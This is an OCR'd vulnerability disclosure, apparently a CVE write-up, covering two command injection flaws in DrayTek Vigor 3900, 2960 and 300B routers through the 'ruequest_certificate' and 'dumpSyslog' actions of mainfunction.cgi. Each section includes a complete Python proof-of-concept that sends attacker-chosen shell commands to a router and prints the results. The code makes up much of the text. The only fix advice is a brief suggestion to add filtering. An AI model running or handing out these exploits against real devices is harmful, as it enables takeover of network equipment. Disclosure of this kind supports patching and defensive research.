
DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `ruequest_certificate`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce

1. Open the router and configure it.



2. ready poc for test

```python
import argparse
import requests

action = "ruequest_certificate"
cookie_value = "7:4C5E0E853A33FBBB89EF4F7FAAF4EEB6" # your cookie_value
cookies = {
    "SESSION_ID_VIGOR": cookie_value
}

def remove_duplicate(input_str):
    length = len(input_str)

    if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
```

```
        return input_str[:length//2]
    else:
        return input_str


def system(host,cmd):
    cmd = "\'&"+cmd+"&\'"
    try:
        headers = {
            "HOST":host,
            "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
            "Content-Type": "text/plain; charset=UTF-8",
            "Accept": "*/*",
            "Referer": f"http://{host}/",
            }
        url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
        # action = "get_subconfig"
        # data = f"action={action}&getlocal=xxx&rtick={cmd}&config=ipv6_neigh&rfilter=1&rvalue=1&sectiontype=2&default_value=3&rtick=1724827664524"
        data = {
            "option": cmd,
            "action": action,
            "config": "1",
            "rfilter": "1",
            "rvalue": "1",
            "sectiontype": "1",
            "default_value": "1",
        }
        res = requests.post(url=url,data=data,headers=headers,cookies=cookies,verify=False)
        if res.status_code == 200 and res.text != "":
            print("[+] Command executed successfully")
            result = remove_duplicate(res.text)
            print("[+] Result: \n" + result)
            return res.text
        else:
            print('[-] Command execute failed! Nothing...')
            return 1
    except Exception as e:
        print('[-] Command execute failed!')
        print(e)


if __name__ == "__main__":
    # 获取第一个参数作为目标地址，第二个命令行参数作为命令
    parser = argparse.ArgumentParser()
    parser.add_argument("host", help="target host")
    parser.add_argument("cmd", help="command to execute")
```

```
    args = parser.parse_args()
    system(args.host, args.cmd)


```

3. Execute the POC

Cause Analysis

This vulnerability appears in the `ruequest_certificate` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn

CVE10: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action `dumpSyslog`

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the `action` parameter in `cgi-bin/mainfunction.cgi` is set to `dumpSyslog`. At this point, the system directly calls the `system` function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce

1. Open the router and configure it.




2. ready poc for test

```
import argparse
import requests
```

```python

action = "dumpSyslog"
cookie_value = "7:4C5E0E853A33FBBB89EF4F7FAAF4EEB6" # your cookie_value
cookies = {
    "SESSION_ID_VIGOR": cookie_value
}

def remove_duplicate(input_str):
    length = len(input_str)

    if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
        return input_str[:length//2]
    else:
        return input_str


def system(host,cmd):
    cmd = "\'&"+cmd+"&\'"
    try:
        headers = {
            "HOST":host,
            "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
            "Content-Type": "text/plain; charset=UTF-8",
            "Accept": "*/*",
            "Referer": f"http://{host}/",
            }
        url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
        # action = "get_subconfig"
        # data = f"action={action}&getlocal=xxx&rtick={cmd}&config=ipv6_neigh&rfilter=1&rvalue=1&sectiontype=2&default_value=3&rtick=1724827664524"
        data = {
            "option": cmd,
            "action": action,
            "config": "1",
            "rfilter": "1",
            "rvalue": "1",
            "sectiontype": "1",
            "default_value": "1",
        }
        res = requests.post(url=url, data=data,headers=headers,cookies=cookies,verify=False)
        if res.status_code == 200 and res.text != "":
            print("[+] Command executed successfully")
            result = remove_duplicate(res.text)
            print("[+] Result: \n" + result)
            return res.text
        else:
            print('[-] Command execute failed! Nothing...')
```

```python
            return 1
    except Exception as e:
        print('[-] Command execute failed!')
        print(e)


if __name__ == "__main__":
    # 获取第一个参数作为目标地址，第二个命令行参数作为命令
    parser = argparse.ArgumentParser()
    parser.add_argument("host", help="target host")
    parser.add_argument("cmd", help="command to execute")
    args = parser.parse_args()
    system(args.host, args.cmd)


```

3. Execute the POC



Cause Analysis

This vulnerability appears in the `dumpSyslog` function in `mainfunction.cgi`. When the system directly calls the `system` function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

- DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4_Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

- Reporter: N1nEmAn